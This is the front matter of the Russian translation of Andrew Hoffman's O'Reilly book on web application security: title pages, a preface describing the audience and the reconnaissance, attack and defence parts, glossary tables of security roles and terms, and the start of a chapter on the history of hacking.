O'REILLY®

Безопасность веб-приложений

Разведка, защита, нападение

Эндрю Хоффман

Web Application Security

Exploitation and Countermeasures for Modern Web Applications

Andrew Hoffman

Beijing • Boston • Farnham • Sebastopol • Tokyo

O'REILLY®

Безопасность веб-приложений

Разведка, защита, нападение

Эндрю Хоффман

ПИТЕР®

Санкт-Петербург • Москва • Минск

2021

ББК 32.988.02-018-07
УДК 004.738.5
Х85

Хоффман Эндрю

Х85 Безопасность веб-приложений. — СПб.: Питер, 2021. — 336 с.: ил. — (Серия «Бестселлеры O'Reilly»).

ISBN 978-5-4461-1786-4

Среди огромного количества информации по сетевой и ИТ-безопасности практически не найти книг по безопасности веб-приложений. Познакомьтесь на практике с разведкой, защитой и нападением! Вы изучите методы эффективного исследования и анализа веб-приложений, даже тех, к которым нет прямого доступа, узнаете самые современные хакерские приемы и научитесь защищать собственные разработки.

16+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.988.02-018-07
УДК 004.738.5

ISBN 978-1492053118 англ. Authorized Russian translation of the English edition of Web Application Security ISBN 9781492053118 © 2020 Andrew Hoffman
This translation is published and sold by permission of O'Reilly Media, Inc., which owns or controls all rights to publish and sell the same.

ISBN 978-5-4461-1786-4

Краткое содержание

ЧАСТЬ III. ЗАЩИТА

Оглавление

ЧАСТЬ I
РАЗВЕДКА

ЧАСТЬ II
НАПАДЕНИЕ

ЧАСТЬ III
ЗАЩИТА

Особая благодарность следующим людям:

Анджеле Руфино (Angela Rufino) и Дженнифер Поллок (Jennifer Pollock) за помощь в процессе публикации и на многих этапах написания.

Августу Детлефсену (August Detlefsen), Райану Фладу (Ryan Flood), Четану Каранде (Chetan Karande), Аллану Лиске (Allan Liska) и Тиму Галло (Tim Gallo) за то, что они дали отличные технические отзывы и предложения по улучшению.

Эми Адамс (Amy Adams) за безоговорочную поддержку и за то, что она лучший друг, о котором только можно мечтать.

Предисловие

Добро пожаловать в *Безопасность веб-приложений*. В предисловии к этой книге мы сразу же обозначим цели обучения, а также навыки и знания, необходимые читателю для получения максимальной пользы от материала. Прежде чем перейти к первой главе, обязательно ознакомьтесь со всеми исходными требованиями, особенно если вы не уверены, что вам нужна эта книга, или же сомневаетесь в своей компетенции.

Исходные требования и цели обучения

Эта книга не просто поможет защитить ваше веб-приложение от хакеров, но также расскажет об их тактике поиска уязвимостей и взлома.

Мы обсудим множество приемов, которыми пользуются современные хакеры для взлома веб-приложений, поддерживаемых корпорациями, правительствами, а иногда и любителями.

После тщательного изучения этих методов мы перейдем к средствам защиты.

Вы сможете по-новому взглянуть на архитектуру приложений, а также научитесь применять передовой опыт обеспечения безопасности при их разработке. Мы оценим различные методы защиты от наиболее распространенных и опасных типов атак на сегодняшний день.

После прочтения этой книги у вас появятся знания, необходимые для предварительного сбора информации о приложениях, к которым у вас нет доступа на уровне кода. Вы научитесь определять направление угрозы и находить дыры в безопасности, а также воздействия, предназначенные для создания угрозы данным, прерывания выполнения или вмешательства в ход работы приложений.

Вы сможете самостоятельно находить уязвимые области и поймете, как написать код для защиты от атак, ставящих под угрозу ваше приложение и его пользователей.

Сложность материала в книге нарастает постепенно, поэтому если вы решите начать чтение с середины и обнаружите, что упустили важную информацию, просто вернитесь на несколько глав назад.

Если же какая-то тема не обозначена как нечто предварительно необходимое для понимания главы, к ней будет идти объяснение.

Требования к уровню подготовки

Книга предназначена для широкой аудитории, но из-за стиля написания и представленных примеров она больше всего подходит людям со средним уровнем подготовки в области разработки ПО.

Возможно, вы спросите: «А что такое средний уровень подготовки?» Ответ на этот вопрос будет зависеть от множества факторов. По большому счету, для чтения этой книги достаточно начального уровня подготовки в области разработки ПО. Другими словами, системный администратор с (достаточным) опытом веб-разработки и/или написания сценариев, пожалуй, сможет понять все примеры из книги. И все же в ней есть вещи, для которых нужно разбираться в написании кода как для клиентской, так и для серверной стороны. Опыта лишь в одной из этих областей может быть недостаточно для глубокого понимания материала.

В книге также обсуждаются основы сетевого взаимодействия клиент–сервер по протоколу HTTP. Рассматривается и архитектура программного обеспечения, поскольку мы будем говорить о способах снижения рисков при интеграции стороннего ПО в собственный код.

В книге затрагивается очень много тем, вот поэтому для понимания материала и необходим «средний уровень». Читателям, у которых совсем нет опыта или знаний в разработке ПО для приложений, она не подойдет.

Минимальный набор навыков

«Средний уровень знаний в разработке ПО» включает в себя:

- Умение писать программы с базовыми функциями CRUD (создание, чтение, обновление, удаление) хотя бы на одном языке.
- Умение писать серверный код (бэкенд).
- Умение писать код, который запускается в браузере (фронтенд, обычно JavaScript).

- Понимание HTTP и умение выполнить на нем или хотя бы прочесть запросы `GET`/`POST` через HTTP на каком-либо языке или платформе.
- Умение писать или, по крайней мере, читать и понимать приложения, которые используют как серверный, так и клиентский код, и обмениваться данными между ними через HTTP.
- Знакомство как минимум с одной популярной базой данных (MySQL, MongoDB и т. п.).

Эти навыки позволят вам получить максимальную пользу от материала. Любой дополнительный опыт сверх перечисленного будет только плюсом и облегчит восприятие этой книги.

Для простоты большинство примеров кода написано на JavaScript (для единообразия клиентской и серверной частей), но их нетрудно переписать на другом языке.

Я очень постарался сохранять адекватный темп усложнения материала, а также давать как можно более подробные объяснения. Именно поэтому все рассказы о новых технологиях начинаются с их краткой предыстории и обзора принципов работы.

Кому больше всего пригодится эта книга?

Я считаю важным уточнить, кому эта книга пригодится больше всего, и таким способом лучше очертить свою целевую аудиторию. Этот раздел я структурировал по целям обучения и профессиональным интересам. Но даже если вы не попадаете ни в одну из перечисленных категорий, вы все равно можете узнать много ценных или, по крайней мере, интересных идей.

Я пытался написать книгу, которая сможет выдержать испытание временем, поэтому, если позже вы решите специализироваться в одной из перечисленных профессий, вся информация все равно будет актуальной.

Инженеры-программисты и разработчики веб-приложений

Основной целевой аудиторией своей книги я считаю инженеров-программистов или разработчиков веб-приложений в начале своего карьерного пути или уже с опытом работы по специальности. В идеале такой читатель заинтересован

в том, чтобы отлично понимать тактики хакеров или методы противодействия атакам.

К сожалению, термины «разработчик веб-приложений» и «инженер-программист» часто взаимозаменяемы, что может привести к некоторой путанице. Так как я использую оба этих термина в следующих главах, мне хотелось бы дать некоторые пояснения.

Инженеры-программисты

Говоря об инженерах-программистах, я имею в виду специалистов широкого профиля, умеющих писать ПО для различных платформ. Таким специалистам моя книга будет полезна по нескольким причинам.

Во-первых, большая часть информации, которую я даю, может быть легко перенесена на ПО, работающее не в интернете. Ее также можно перенести на другие типы сетевых приложений, причем в первую очередь на ум приходят нативные мобильные приложения.

Более того, рассмотренные здесь варианты эксплуатации уязвимостей используют преимущества серверной стороны, связанные с коммуникацией веб-приложения с другими программными компонентами. В результате любое ПО (базы данных, CRM-системы, системы бухгалтерского учета, средства ведения журналов и т. п.), которое взаимодействует с веб-приложением, можно рассматривать как потенциальную мишень.

Разработчики веб-приложений

Что касается разработчиков веб-приложений, по моему определению это специалисты в области написании ПО, работающего в Сети. Их часто подразделяют на фронтенд-, бэкэнд- и фуллстек- разработчиков.

Исторически сложилось так, что наибольшее количество атак приходилось на уязвимые места серверной части веб-приложения. Поэтому мне кажется, что бэкенд- и фуллстек-разработчикам будет несложно понять информацию из этой книги.

Но я также считаю, что книга пригодитсяи другим типам разработчиков веб-приложений, в том числе тем, кто пишет код не для сервера, а для браузера (фронтенд/JavaScript-разработчики).

В следующих главах я расскажу о том, что многие успешные атаки хакеров на веб-приложения происходят с помощью вредоносного кода, запускаемого

в браузере. Некоторые хакеры даже используют для этой цели DOM браузера или таблицы стилей CSS.

Это означает, что фронтенд-разработчики также должны быть осведомлены об уязвимостях своего кода и о способах их снижения.

Общие цели обучения

Эта книга может послужить отличным источником информации для всех, кто хочет сменить род деятельности и заняться вопросами, связанными с безопасностью. Будет она полезна и тем, кто хочет узнать, как защитить свой код.

Если вы хотите защитить свое приложение от специфических эксплойтов, тогда эта книга для вас. Уникальная структура книги позволят использовать ее в качестве справочника по безопасности без необходимости читать главы, посвященные взлому.

Я бы посоветовал прочитать ее от корки до корки, чтобы максимизировать полученные знания. Но если вам нужен только справочник по защите от определенных типов атак, просто откройте соответствующие главы и приступайте к чтению.

Инженеры по безопасности, пентестеры и охотники за багами

Структура этой книги позволяет использовать ее как ресурс для получения информации, связанной с тестированием на проникновение, поиском ошибок и любыми другими работами по обеспечению безопасности на уровне приложений. Если эти направления для вас актуальны или интересны, вам подойдет информация из первой половины книги.

Мы глубоко погрузимся в варианты эксплуатации уязвимостей как на уровне кода, так и на уровне архитектуры, а не просто расскажем о том, как пользоваться популярным ПО с открытым исходным кодом или платными автоматизированными программами. Соответственно, книга может представлять интерес и для инженеров по безопасности программного обеспечения, инженеров по ИТ-безопасности, инженеров по сетевой безопасности, пентестеров и охотников за багами.

Эта книга будет очень полезна специалистам по безопасности, которые хотели бы глубже погрузиться в системы и код, лежащие в основе инструментов или сценариев.

Хотите подзаработать, одновременно развивая навыки взлома? Прочтите эту книгу, а затем зарегистрируйтесь в одной из программ охоты за багами, о которых идет речь в третьей части. Это отличный способ помочь различным компаниям повысить безопасность своих продуктов и поднять немного денег.

Современные пентестеры зачастую используют набор готовых сценариев эксплуатации уязвимостей. Это привело к появлению множества платных инструментов с открытым исходным кодом, которые автоматизируют классические атаки. Для их запуска не нужно глубоких знаний об архитектуре приложения или о логике в конкретном блоке кода.

В этой книге рассказ об атаках и мерах противодействия им не связан с использованием каких-либо специализированных инструментов. Мы будем полагаться на собственные сценарии, сетевые запросы и инструменты, которые входят в стандартную комплектацию операционных систем на базе Unix, а также на стандартные инструменты, встроенные в основные веб-браузеры (Chrome, Firefox и Edge).

Это не умаляет ценности специализированных инструментов защиты. Более того, я считаю многие из них исключительно полезными и значительно упрощающими проведение профессиональных тестов на проникновение!

Но мне хотелось сосредоточиться на наиболее важных этапах поиска уязвимости, разработке методов ее эксплуатации, определении приоритетности компрометируемых данных и обеспечении средств защиты от всего вышеперечисленного. Мне кажется, что со знаниями, полученными из этой книги, вы сможете отправиться в самостоятельное плавание и искать уязвимости новых типов, разрабатывать способы взлома систем, которые никогда не использовались ранее, и защищать самые сложные системы от самых настойчивых злоумышленников.

Структура книги

Вы быстро обнаружите, что эта книга построена совсем иначе, чем большинство других изданий подобной тематики. Это сделано намеренно. Материал целенаправленно структурирован таким образом, чтобы соотношение глав, касающихся взлома (нападения) и безопасности (защиты) было практически одинаковым.

Наше путешествие начинается с небольшого урока истории, где мы познакомимся с прошлыми исследованиями методов эксплуатации уязвимостей,

инструментов и порядком действий. От него мы быстро перейдем к основной теме: эксплуатации уязвимостей и мерам противодействия в современных веб-приложениях.

Книга разбита на три части, и в идеале ее имеет смысл читать линейно, от первой страницы до последней. Именно такой порядок даст вам максимум знаний. Но, как я уже упоминал выше, эту книгу можно использовать и как справочник по различным атакам или по мерам защиты, сосредоточив внимание на первой или второй частях соответственно.

Думаю, вы уже понимаете, как ориентироваться в книге, поэтому давайте кратко рассмотрим три основные части, чтобы понять важность каждой из них.

Разведка

Первая часть называется «Разведка» и посвящена способам получения информации о веб-приложении без попыток его взлома.

Мы обсудим ряд важных технологий и концепций, которые необходимо освоить любому, кто хочет стать хакером. Эти темы также будут важны для тех, кто хочет обезопасить свое приложение, потому что можно принять меры, препятствующие получению информации описанными в книге методами.

У меня была возможность поработать с одними из лучших в мире пентестеров и охотников за багами. Беседуя с ними и анализируя их действия, я пришел к выводу, что тема предварительного сбора данных гораздо важнее, чем считают другие авторы.

Почему важна разведка?

Я бы сказал, что у многих из лучших охотников за багами есть разведывательные способности экспертного уровня. Именно это отличает «великих» хакеров от просто «хороших».

Другими словами, можно владеть быстрым авто (ну или в рассматриваемом случае — знать, как эксплуатировать уязвимости), но без знания наиболее рационального маршрута к финишу нельзя выиграть гонку. Более медленный автомобиль может дойти до финиша быстрее, если выберет более правильный путь.

Если вам ближе аналогии из фэнтези, можно вспомнить игры-рогалики, в которых задача состоит не в нанесении большого урона, а в том, чтобы пойти на разведку впереди остальной группы и вернуться обратно с информацией. Именно разведчик помогает выстроить тактику боя и понять, какие битвы принесут

больше всего наград. Последнее особенно важно, потому что многие варианты атак могут вестись против хорошо защищенных целей. Так и у хакера может быть только один шанс использовать дыру в программном обеспечении, прежде чем она будет обнаружена и закрыта.

Кроме того, можно с уверенностью сказать, что второе применение полученных в ходе разведки данных — это определение приоритетности ваших действий.

Эта часть книги будет крайне важна для тех, кто заинтересован в карьере пентестера или в участии в программе охоты за ошибками. Ведь тесты с целью поиска ошибок делаются в стиле «черного ящика»: структура и код приложения неизвестны, и, следовательно, нужно самостоятельно с помощью тщательного анализа и изучения понять, как все устроено.

Нападение

Во второй части фокус смещается к анализу кода и сетевых запросов. Полученные в результате сведения мы попытаемся использовать для взлома небезопасно написанных или неправильно настроенных веб-приложений.

Некоторые главы содержат описания фактических методов взлома, используемых киберпреступниками (также известными как хакеры Black Hat). Соответственно, практическое применение подобных техник допустимо только с вашими собственными приложениями или с теми, на тестирование которых вы имеете письменное разрешение.

Во всех прочих случаях ваши действия могут привести к штрафам или, в зависимости от законов вашей страны, даже к тюремному заключению.

Во второй части я покажу, как создавать и развертывать эксплойты, предназначенные для кражи данных или принудительного изменения поведения приложения.

Эта часть книги основывается на информации из первой части. Полученные в ней навыки разведки в сочетании с навыками взлома позволят нам атаковать демонстрационные веб-приложения.

Каждой уязвимости посвящена отдельная глава. Я объясняю суть ее эксплуатации, чтобы вы могли понять, как все работает. Затем мы научимся искать обсуждаемые уязвимости и создаем вредоносный код, чтобы развернуть его в приложении и понаблюдать за результатами.

Подробный разбор уязвимостей

Один из первых способов эксплуатации уязвимости, который мы изучим — межсайтовый скриптинг (XSS) — представляет собой атаку против широкого спектра веб-приложений, применимую и к приложениям других типов (например, мобильным приложениям, флэш-играм и др.). Хакер пишет вредоносный код и, используя слабость механизмов фильтрации в приложении, запускает его на чужом компьютере.

Обсуждение этого варианта атаки мы начнем с уязвимого приложения. Демонстрационное приложение будет простым и точным, в идеале состоящим всего из нескольких абзацев кода. Мы напишем вредоносный код, который будет внедрен в это приложение и затем воспользуется преимуществами гипотетического пользователя на другой стороне.

Звучит просто, не правда ли? Так и должно быть. При отсутствии защиты большинство программных систем легко взламываются. На примере такой атаки, как XSS, от которой существует множество вариантов защиты, мы постепенно начнем копать все глубже и глубже, изучая специфику написания и развертывания атак.

Начнем мы с попытки сломать стандартную защиту и в конечном итоге перейдем к обходу более продвинутых защитных механизмов. Помните: построенная кем-то стена для защиты кодовой базы не означает, что через нее невозможно перелезть или сделать подкоп. Здесь есть простор для творчества и поиска уникальных и интересных решений.

Вторая часть важна и тем, что понимание образа мышления хакера часто имеет жизненно важное значение для создания защищенной кодовой базы. И важно это для любого читателя, заинтересованного во взломе, тестировании на проникновение или поиске ошибок.

Защита

Третья и последняя часть этой книги посвящена защите кода от взлома. Мы снова рассмотрим все типы эксплойтов, с которыми имели дело во второй части, но на этот раз с противоположной точки зрения.

Теперь мы будем концентрироваться не на взломе программных систем, а на мерах, позволяющих его предотвратить или уменьшить вероятность проникновения.

Вы узнаете, как защититься от атак, описанных во второй части, и познакомитесь с общими средствами защиты, варьирующихся от «безопасных по умолчанию»

инженерных методологий до передовых практик безопасного кодирования, которые легко реализуются командой инженеров с помощью тестов и других простых автоматизированных инструментов (таких как линтер). Вы не только научитесь писать более безопасный код, но и узнаете ряд полезных приемов, позволяющих ловить хакеров на месте преступления и улучшить отношение вашей организации к безопасности ПО.

Большинство глав по структуре напоминает главы, посвященные навыкам взлома из второй части. Мы начинаем с обзора технологий и навыков, необходимых для подготовки защиты от атак определенного типа.

Первым делом мы рассматриваем защиту базового уровня, помогающую смягчить атаки, но не предотвращающую их полностью. В какой-то момент мы сможем улучшить ее до такой степени, что остановим большинство, если не все, попыток взлома.

После этого структура третьей части начинает отличаться от структуры второй, так как мы переходим к обсуждению вещей, которыми приходится платить за повышение защиты приложений. Говоря общими словами, любые меры по повышению безопасности могут ухудшать какие-то характеристики самого приложения. Возможно, лично вам не придется выбирать приемлемый для приложения уровень риска, но знать о том, на какие компромиссы при этом приходится идти, следует.

Часто платить приходится ухудшением производительности. Чем больше усилий уходит на чтение и очистку данных, тем больше выполняется дополнительных операций, отличающихся от стандартной функциональности приложения. Следовательно, безопасная функциональность обычно требует больше вычислительных ресурсов, чем небезопасная.

Дополнительные операции означают увеличение объема кода, а это означает больше времени на обслуживание, тесты и разработку. Увеличение накладных расходов на разработку, связанную с безопасностью, также часто связано с необходимостью логирования или мониторинга.

Наконец, существуют меры безопасности, за которые приходится платить удобством пользования.

Оценка компромиссов

В качестве простого примера сравнения преимуществ, которые дает безопасность, и уменьшения удобства использования и производительности, которыми за это преимущество приходится заплатить, может быть рассмотрена форма

входа. Сообщение об ошибке, которое появляется при вводе неверного имени пользователя, упрощает хакеру подбор комбинации из имени пользователя и пароля. Ведь приложение само подтверждает активность учетных записей — соответственно, отпадает необходимость искать список активных имен пользователей для входа.

Остается только воспользоваться методом полного перебора для определения пароля. Этот метод требует гораздо меньше математических вычислений и затрат по времени по сравнению с подбором полной комбинации «имя пользователя/пароль».

Если же для входа в систему приложение использует схему из адреса электронной почты и пароля, возникает другая проблема. Форма входа позволяет искать действительные адреса электронной почты, которые можно продать в маркетинговых целях или для рассылки спама. Даже если приняты меры против метода полного перебора, специальным образом созданные входные данные (например, first.last@company.com, firstlast@company.com, firstl@company.com) дают возможность изменить схему, используемую для учетных записей электронной почты компании, и определить действительные учетные записи руководителей продаж или лиц с нужным уровнем доступа с целью последующего фишинга.

Поэтому лучшей практикой часто считается предоставление сведений об ошибках в более общей форме. Конечно, это будет не так удобно для пользователя, но это плата за повышение уровня безопасности. Это отличный пример компромисса, на который приходится идти при реализации защитных средств. Именно такие компромиссы мы будем обсуждать в третьей части.

Эта часть чрезвычайно важна для любого инженера по безопасности, который хочет повысить уровень своих навыков, или любого инженера-программиста, желающего перейти на должность инженера по безопасности. Информация из третьей части поможет в разработке и написании более безопасных приложений.

Разумеется, знание методов защиты приложений — ценный актив для любого хакера. Обычные средства защиты часто можно легко обойти, а вот обход более сложных механизмов требует глубокого понимания и знаний. Именно поэтому я предлагаю прочитать книгу от начала до конца.

Разумеется, некоторые части окажутся для вас более полезными, чем другие. Все зависит от ваших целей. Но перекрестное обучение такого рода особенно хорошо позволяет посмотреть на одну и ту же задачу с разных сторон.

Язык и терминология

Надеюсь, вы уже поняли, что эта книга написана, чтобы научить вас ряду очень полезных и одновременно очень редких методик, которые улучшат вашу конкурентоспособность на рынке труда. Но овладеть этими знаниями довольно сложно. Для этого требуется сосредоточенность, сообразительность и способность усвоить совершенно новую ментальную модель, определяющую ваш взгляд на веб-приложения.

Для корректной передачи знаний необходим общий язык. Он поможет мне провести вас через книгу так, чтобы вы не запутались, а также позволит вам выражаться так же, как это делают в организациях по безопасности и инжинирингу.

Я стараюсь объяснять все новые термины и фразы. В частности, при первом упоминании аббревиатуры я раскрываю ее значение: ранее вы видели, как я расшифровал межсайтовый скриптинг (Cross-Site Scripting, XSS).

Кроме того, я постарался определить все термины, для которых может понадобиться объяснение. Я собрал их и организовал в виде таблиц (с П.1 по П.3).

Обнаружив в тексте термин или фразу, которую вы не совсем понимаете, вернитесь к этой главе (добавьте ее в закладки!). Если здесь этот термин не указан, не стесняйтесь отправить электронное письмо моему редактору: возможно, мы сможем включить его в следующее издание книги. Если, конечно, мне повезет и я продам достаточно экземпляров, чтобы гарантировать продолжение!

Таблица П.1. Виды деятельности

Род занятий	Описание
Хакер (Hacker)	Кто-то, кто взламывает системы, обычно с целью захватить данные или заставить систему работать так, как ее разработчики изначально не планировали
White Hat	Еще их иногда называют «этичными хакерами», так как они используют хакерские методы для помощи организациям в повышении безопасности
Black Hat	Киберпреступник. Человек, использующий хакерские методы для взлома систем с целью получения прибыли, создания хаоса или удовлетворения своих собственных целей и интересов

Таблица П.1 (*окончание*)

Род занятий	Описание
Grey Hat	Нечто среднее между этичными хакерами и киберпреступниками. Иногда такие хакеры нарушают закон, например пытаются взломать приложения без разрешения, но часто это делается ради интереса или признания, а не ради выгоды или создания хаоса
Пентестер (Penetration tester)	Человек, которому платят за взлом системы теми способами, какие применил бы хакер. В отличие от хакеров, пентестерам платят за сообщения об ошибках и недосмотрах в прикладном ПО, чтобы компания-владелец могла исправить уязвимость до того, как она будет обнаружена хакером и использована со злым умыслом
Охотник за багами (Bug bounty hunter)	Внештатный пентестер. Часто крупные компании создают «программы ответственного раскрытия информации», в рамках которых за сообщение о дырах в системе безопасности можно получить денежное вознаграждение. Некоторые охотники за багами работают фулл-тайм, но часто таким вещами занимаются профессионалы во внерабочее время в виде подработки
Инженер по безопасности приложений (Application security engineer)	Иногда их называют инженерами по безопасности продукта. Это разработчик ПО, чья роль заключается в оценке и повышении безопасности кодовой базы и архитектуры приложений
Инженер по безопасности ПО (Software security engineer)	Инженер-программист, чья роль заключается в разработке продуктов, связанных с безопасностью, но который не обязательно отвечает за оценку безопасности для всей организации
Администратор (Admin)	Иногда их называют сисадминами. Это технический персонал, которому поручено поддерживать конфигурацию и безотказную работу веб-сервера или веб-приложения
Скрам-мастер (Scrum master)	Руководящая должность в инженерной организации, помогающая группе инженеров в планировании и выполнении разработки
Security champion	Инженер-программист, не связанный с организацией, занимающейся безопасностью, и не отвечающий за безопасность, но заинтересованный в повышении безопасности кода компании

Таблица П.2. Термины

Термин	Описание
Уязвимость (Vulnerability)	Ошибка в программной системе, часто возникающая в результате недосмотра или как неожиданное последствие соединения нескольких модулей. Ошибки этого типа позволяют хакеру выполнять в системе непредусмотренные действия
Вектор угрозы или вектор атаки (Threat vector or attack vector)	Часть функциональности приложения, которая с точки зрения хакера написана небезопасно и, следовательно, может быть хорошей целью для взлома
Поверхность атаки (Attack surface)	Список уязвимостей приложения, созданный хакером, чтобы определить, с какой стороны лучше всего атаковать программную систему
Эксплойт (Exploit)	Обычно это блок кода или список команд, позволяющие воспользоваться уязвимостью
Полезная нагрузка (Payload)	Эксплойт, отформатированный для отправки на сервер. Зачастую это означает просто упаковку вредоносного кода в соответствующий формат для отправки по сети
Red Team	Команда из пентестеров, инженеров по сетевой безопасности и инженеров по безопасности ПО, которая пытается взломать софт, чтобы оценить способность противостоять настоящим хакерам
Blue Team	Команда из инженеров по безопасности ПО и инженеров по сетевой безопасности, которая пытается улучшить защиту софта компании, зачастую пользуясь отчетами красной команды для определения приоритетов
Purple Team	Команда, которая выполняет обязанности как красной, так и синей команды. Фактически это команда общего назначения, так как специализированную команду труднее правильно укомплектовать из-за обширных требований к навыкам
Веб-сайт (Website)	Набор документов, доступный через интернет, обычно по протоколу HTTP
Веб-приложение (Web application)	Приложение, похожее на настольное, которое предоставляется через интернет и запускается в браузере, а не в самой операционной системе. В отличие от традиционных сайтов имеет много уровней доступа, хранит пользовательские данные в базах и часто позволяет обмениваться контентом
Гибридное приложение (Hybrid application)	Мобильное приложение, созданное на базе веб-технологий. Обычно использует другую библиотеку, например Apache Cordova, чтобы совместно пользоваться встроенной функциональностью с веб-приложением поверх нее

Таблица П.3. Аббревиатуры

Аббревиатура	Описание
API (Application programming interface)	Интерфейс прикладного программирования — набор функций, предоставляемых одним модулем кода для использования другим. В книге обычно применяется для обозначения предоставляемых через HTTP функций, которые браузер может вызывать на сервере. Также может использоваться для обозначения локально взаимодействующих модулей, включая отдельные модули в одном пакете ПО
CSRF (Cross-Site Request Forgery)	Межсайтовая подделка запроса — атака, при которой хакер пользуется согласием авторизованного пользователя при выполнении запросов к серверу
CSS (Cascading Style Sheets)	Каскадные таблицы стилей — язык, обычно используемый в комбинации с HTML для создания визуально привлекательного и правильно оформленного пользовательского интерфейса
DDoS (Distributed denial of service)	Распределенный отказ в обслуживании. Атака выполняется сразу несколькими компьютерами, подавляя сервер огромным количеством запросов. Один компьютер, скорее всего, не сможет вызвать такой хаос
DOM (Document Object Model)	Объектная модель документа — API, поставляемый с каждым веб-браузером. Включает все необходимые функции для организации и управления HTML на странице, а также API для управления историей, файлами cookie, URL-адресами и другой общей функциональностью браузера
DoS (Denial of service)	Отказ в обслуживании — атака, направленная не на кражу данных, а на запрос такого количества ресурсов сервера или клиента, что ухудшается взаимодействие с пользователем или приложение перестает функционировать
HTML (HyperText Markup Language)	Язык гипертекстовой разметки — язык шаблонов, используемый в интернете наряду с CSS и JavaScript
HTTP (HyperText Transfer Protocol)	Протокол передачи гипертекста — самый распространенный сетевой протокол для связи между клиентами и серверами в веб-приложении или на веб-сайте
HTTPS (HyperText Transfer Protocol Secure)	Безопасный протокол передачи гипертекста — HTTP-трафик, зашифрованный с использованием TLS или SSL
JSON (JavaScript Object Notation)	Текстовый формат обмена данными, основанными на JavaScript, — требования к хранению иерархических данных таким образом, чтобы они мало весили, а также легко читались людьми и машинами. В современных веб-приложениях часто используется при обмене данными между браузером и веб-сервером

Аббревиатура	Описание
ООП (Object-oriented programming, OOP)	Объектно-ориентированное программирование — модель программирования, в которой код строится вокруг объектов и структур данных, а не вокруг функциональности или логики
REST (Representational State Transfer)	Передача состояния представления — особая архитектура для API без сохранения состояния, в которой конечные точки API определяются как ресурсы, а не как функции. В REST разрешены многие форматы данных, но обычно используется JSON
RTC (Real time communication)	Связь в реальном времени — новый сетевой протокол, позволяющий браузерам взаимодействовать друг с другом и веб-серверами
SOAP (Simple Object Access Protocol)	Простой протокол доступа к объектам — протокол для управляемых функциями API, требующих строго написанных схем. Поддерживает только формат XML
SPA (Single-page application)	Одностраничное приложение — сайт в интернете, который функционирует аналогично десктопному приложению, управляя собственным пользовательским интерфейсом и состоянием без использования UI, предоставляемых браузером по умолчанию
SSDL (Secure software development life cycle)	Жизненный цикл безопасной разработки ПО, также называемый SDLC/SDL. Общая структура для совместной работы разработчиков ПО и инженеров по безопасности
SSL (Secure Sockets Layer)	Слой защищенных сокетов — криптографический протокол, предназначенный для защиты информации при передаче по сети, в частности для использования в HTTP
TLS (Transport Layer Security)	Протокол защиты транспортного уровня — криптографический протокол, предназначенный для защиты информации при передаче по сети, обычно используемый в HTTP. Заменил устаревший протокол SSL
XML (Extensible Markup Language)	Расширяемый язык разметки — спецификация для хранения иерархических данных, подчиняющаяся строгому набору правил. Тяжелее, чем JSON, но зато более настраиваемый
XSS (Cross-Site Scripting)	Межсайтовый скриптинг — тип атаки, заключающийся в принуждении другого клиента (часто браузера) к запуску вредоносного кода
XXE (XML External Entity)	Атака внешнего объекта XML. При ней неправильные настройки синтаксического анализатора XML используются для кражи локальных файлов на веб-сервере или внедрения вредоносных файлов с другого веб-сервера

Итоги

Эта многоцелевая книга предназначена как для желающих научиться приемам взлома, так и для тех, кто ставит своей целью интересы безопасности. Я постарался сделать материал легкодоступным для любого разработчика или администратора с достаточным опытом веб-программирования (клиент–сервер).

Безопасность веб-приложений знакомит с приемами взлома приложений из арсенала талантливых хакеров и охотников за багами, а затем обучает методам и процессам защиты от таких злоумышленников.

Эта книга может быть прочитана целиком либо использоваться как справочник по конкретным методам разведки, атак и защиты от них. В конечном счете, она написана, чтобы помочь читателю изучить вопросы безопасности веб-приложений на практике от простого к сложному, поэтому для ее чтения особого опыта в области безопасности не требуется.

Я искренне надеюсь, что сотни часов, потраченные на написание этой книги, принесут вам пользу и вы извлечете интересные уроки. Вы можете писать мне любые отзывы или предложения для следующих версий книги.

Условные обозначения

В книге используются следующие условные обозначения:

Курсив

Обозначает новые термины.

Интерфейс

Используется, чтобы отмечать URL-адреса, адреса электронной почты, имена и расширения файлов.

`Моноширинный шрифт`

Используется для листингов и элементов программ вроде имен переменных или функций, типов данных, переменных среды, операторов и ключевых слов.

`Жирный моноширинный шрифт`

Показывает команды или другой текст, который должен вводить пользователь.

Моноширинный курсив

Текст, который следует заменить значениями, введенными пользователем, или значениями, определяемыми контекстом.

Этот элемент указывает на совет или предложение.

Этот элемент указывает на примечание.

Этот элемент указывает на предостережение.

От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На веб-сайте издательства www.piter.com вы найдете подробную информацию о наших книгах.

ГЛАВА 1

История защиты программного обеспечения

Прежде чем мы начнем рассматривать приемы атак ПО и техники защиты от них, хотелось бы дать вам представление о долгой и интересной истории безопасности программного обеспечения. Краткий обзор главных событий в этой области за последние сто лет позволяет более-менее представить технологию, на которой основываются современные веб-приложения. Попутно вы увидите, что разработка механизмов безопасности всегда тесно связана с находчивостью и дальновидностью хакеров, которые все время ищут способы взломать или обойти эти механизмы.

Истоки хакерства

За последние два десятилетия хакеры не только приобрели известность, но и стали пользоваться дурной славой. В результате незнакомому с этой областью человеку может показаться, что хакерство связано исключительно с интернетом и что массовым это явление стало в последние 20 лет.

Но это так лишь отчасти. Разумеется, число хакеров резко возросло с появлением Всемирной паутины, но первые из них появились в середине XX века, а возможно и раньше. Все упирается в определение самого понятия «взлом». Эксперты спорят, в каком же именно десятилетии появились хакеры, потому что некоторые примечательные события, случившиеся в начале прошлого века, очень напоминают современные хакерские атаки.

К примеру, в 1910-х и 1920-х годах наблюдались отдельные характерные случаи, которые можно квалифицировать как взлом. Большинство из них связано

с вмешательством в работу передатчиков и приемников кода Морзе или радиоволн. Но эти вещи случались редко, и я не могу вспомнить ни одной крупномасштабной сделки, которая была сорвана в результате злоупотребления этими технологиями.

Впрочем, я не историк. Я специалист по безопасности с опытом поиска и устранения глубоких архитектурных проблем и уязвимостей на уровне кода в корпоративном ПО. До этого я много лет работал инженером-программистом, создавая веб-приложения на разных языках и в различных средах. Я до сих пор продолжаю писать программы автоматизации безопасности, а в свободное время участвую в проектах. Поэтому я не буду углубляться в исторические детали, а просто упомяну, что этот раздел основывается на многолетних независимых исследованиях, и ключевое значение тут имеют уроки, которые можно извлечь из событий давно ушедших дней и применить сегодня.

